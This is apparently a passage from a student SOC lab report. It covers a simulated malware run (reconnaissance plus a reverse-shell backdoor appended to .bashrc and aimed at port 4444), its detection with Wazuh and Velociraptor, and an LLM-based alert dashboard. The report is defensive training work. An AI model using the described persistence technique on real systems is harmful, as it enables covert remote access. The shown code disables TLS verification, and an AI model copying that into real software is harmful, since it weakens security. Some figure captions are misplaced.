


Figure III-34. Persistence Mechanism - Backdoor Cron Job.

4.5.2. Malware Execution & Reconnaissance

When it ran, the malware script did two stages of activity that line up with MITRE ATT&CK techniques:

Stage 1 - Reconnaissance (T1592) - The script collected system information including hostname, current user identity, group memberships, and OS details, writing results to a hidden file (/tmp/.sys_dump) for potential exfiltration.

Stage 2 - Persistence (T1546.004) - The script appended a reverse shell command to /home/sudo1/.bashrc - a Unix shell configuration file that executes on every user login. This establishes a backdoor that survives reboots and password changes, mapped to MITRE ATT&CK T1546.004 (Event Triggered Execution: Unix Shell Configuration Modification).




Figure III-35. Velociraptor Bash History Collection.

4.5.3. Wazuh Detection - FIM Evidence

Wazuh's File Integrity Monitoring module, configured to monitor /home with a 60-second scan interval, detected both malicious file system changes within one scan cycle:

Table III-6. File Integrity Monitoring Events and Significance.

File	FIM Event	Rule	Significance
/home/sudo1/malware.sh	File added	554 (syscheck)	Malware payload dropped in user home - T1105 (Ingress Tool Transfer)
/home/sudo1/.bashrc	File modified	550 (syscheck)	Persistence mechanism installed - T1546.004 (Unix Shell Config Modification)

The .bashrc change is the interesting one for forensics: it is a quiet persistence trick that would survive reboots. The FIM before/after hash comparison (shown in

Section 6.4) gives solid proof that the file was changed without permission, which is exactly the kind of evidence an analyst needs when writing up an incident.

4.6. Velociraptor Post-Compromise File Investigation

After the malware simulation in Section 6.5, I used Velociraptor to investigate the compromised Ubuntu endpoint. This is the full SOC workflow in action: Wazuh catches the threat through FIM alerts, and then Velociraptor is used to dig in further, collecting file artifacts and checking how far the compromise went.

4.6.1. Persistence Mechanism - Active Backdoor

When I opened a new terminal session on the Ubuntu VM after running the malware, the reverse shell command added to /home/sudo1/.bashrc ran on its own, which confirmed that the persistence set up by malware.sh was working. The connection only failed because the Kali VM was not listening on port 4444. With a netcat listener running, this is exactly how the backdoor would behave in a real attack.




Figure III-36. Velociraptor Shell - Direct File Examination.

4.6.2. Velociraptor Bash History Collection

Velociraptor's Linux.Sys.BashHistory artifact was collected from the Ubuntu endpoint to examine command execution history. The collection retrieved 143 entries from `/home/sudo1/.bash_history`, providing a chronological record of all commands executed by the user.




Figure III-37. Velociraptor Findings Summary.

Examining the final entries in the bash history (entries 141–143) revealed that the user had run nano `~/.bashrc` and source `~/.bashrc` - confirming that the .bashrc file was recently edited and reloaded, consistent with the malware's persistence installation:




Figure III-38. SOC Dashboard Login Page.

4.6.3. Velociraptor Shell - Direct File Examination

Velociraptor's built-in Shell capability allows SOC analysts to execute commands directly on the remote endpoint without needing SSH access. This feature was used to read the last 5 lines of `/home/sudo1/.bashrc`, providing direct forensic evidence of the installed backdoor:




Figure III-39. AI-Powered Alert Analysis Overview.

This shows one of the main benefits of Velociraptor for incident response. From a single interface, I can read files on a remote machine, run forensic commands, and gather evidence from a compromised endpoint, all without tipping off the attacker or interrupting whatever is running on the system.

Table III-7. Velociraptor Findings and MITRE ATT&CK Relevance

Velociraptor Artifact	Finding	MITRE ATT&CK Relevance
Linux.Sys.BashHistory	143 history entries; final entries confirm nano/.bashrc + source/.bashrc	T1059.004 - Unix Shell command execution history
Shell: tail -5 /home/sudo1/.bashrc	Reverse shell backdoor confirmed in .bashrc	T1546.004 - Unix Shell Configuration Modification (Persistence)

5. AI-Powered Alert Analysis - Design & Implementation

5.1. Overview

One of the more interesting parts of this project is the SOC Dashboard I built, a web app that pulls live alerts from the Wazuh Indexer and uses a large language model (LLM) to analyze them. The idea is to copy what a junior SOC analyst does: read the alerts, judge how serious they are, map them to MITRE ATT&CK, and suggest what to do next.

The dashboard stack consists of:

- **Flask (Python):** Web framework serving the dashboard UI and API endpoints.
- **Wazuh Indexer (OpenSearch):** Data source - stores all security alerts on port 9200.
- **Groq API:** Free, fast LLM inference service providing access to Llama 3.3 70B.

- **Llama 3.3 70B:** Large language model used for alert analysis and threat assessment.

5.2. Architecture & Data Flow

The data flow through the SOC Dashboard follows this path:

1. User opens the dashboard at localhost:5000.

2. Flask backend queries the Wazuh Indexer (port 9200) for recent alerts via OpenSearch REST API.

3. Alerts are displayed in real-time on the dashboard (auto-refreshes every 30 seconds).

4. User clicks 'Analyze Alerts' to trigger AI analysis.

5. Backend pulls the 15 highest-severity alerts and 10 FIM events from the last 7 days.

6. Alert data is formatted into a structured prompt and sent to Groq's API.

7. Llama 3.3 70B generates a comprehensive security assessment.

8. The AI response is rendered as formatted markdown in the dashboard.




Figure III-40. SOC Dashboard Data Flow Sequence Diagram.

5.3. Key Code - Alert Fetching

The dashboard connects to the Wazuh Indexer using the OpenSearch REST API with basic authentication. The following code shows how security alerts are queried:

```
def indexer_search(query_body, index="wazuh-alerts-*",
size=30):
 """Query the Wazuh Indexer (OpenSearch) for security
alerts."""
 resp = requests.post(
```

```
 f"{INDEXER_BASE}/{index}/_search",
 auth=(INDEXER_USER, INDEXER_PASS),
 json={"size": size, **query_body},
 verify=False, timeout=15,
 )
 return resp.json()
```

5.4. Key Code - AI Analysis

When the user clicks 'Analyze Alerts', the backend constructs a prompt containing the most recent high-severity alerts and FIM events, then sends it to Groq for analysis:

```
def ai_generate(prompt, max_tokens=1024):
 """Generate response using Groq (free, fast LLM
inference)."""
 client = Groq(api_key=GROQ_API_KEY)
 chat = client.chat.completions.create(
 model="llama-3.3-70b-versatile",
 messages=[{"role": "user", "content": prompt}],
 max_tokens=max_tokens,
 temperature=0.3,
 )
 return chat.choices[0].message.content
```

The prompt tells the model to act like a SOC analyst and return an executive summary, the critical findings, a per-attack breakdown with MITRE ATT&CK mappings, a file integrity assessment, and a list of recommendations.

5.5. Dashboard Interface

The SOC Dashboard features a modern dark-themed interface with real-time data panels:

- **Stats Bar:** Total alerts (2,646), active agents (2), authentication failures, and FIM event counts (122).
- **Recent Security Alerts:** Live table of alerts sorted by time with severity badges (Medium, High, Critical).
- **Agents Panel:** Connected endpoint status - wazuh.manager (active), Ubuntu_24.04.4_LTS (active), Windows_11 (disconnected).
- **File Integrity Events:** Real-time FIM changes with color-coded event types (added/modified/deleted).
- **AI Analysis Panel:** One-click AI assessment powered by Llama 3.3 70B with follow-up question support.




Figure III-41. Key Code Snippet - Alert Fetching Logic.

IV/ RESULTS AND DISCUSSION

1. AI Analysis Results

After I clicked 'Analyze Alerts', the Llama 3.3 70B model went through the alert data and returned a structured assessment. The output is split into clear sections:

Executive Summary & Critical Findings:

The AI immediately identified a potential brute-force attack on the SSH service from IP address 192.168.110.129, noting multiple failed login attempts triggering rule_id 5763. It also flagged PAM multiple failed logins (rule_id 5551) and several file integrity events.




Figure IV-1. Key Code Snippet - AI Analysis Function.

Attack Analysis:

The AI broke down each attack type with source/target details, MITRE ATT&CK mapping, and severity assessment:




Figure IV-2. SOC Dashboard Interface Overview.

File Integrity Analysis & Recommendations:

The AI identified file modifications and deletions that could indicate malicious activity, and provided specific, actionable recommendations:




Figure IV-3. AI Analysis Results for a Sample Alert.




Figure IV-4. Follow-Up Question and AI Response.

2. Follow-Up Questions

The dashboard also lets you ask follow-up questions. I can type a question into the chat box, and the AI answers using the same alert data, so I can keep investigating without leaving the page.

Example question: "What specific MITRE ATT&CK techniques were used in this attack?"

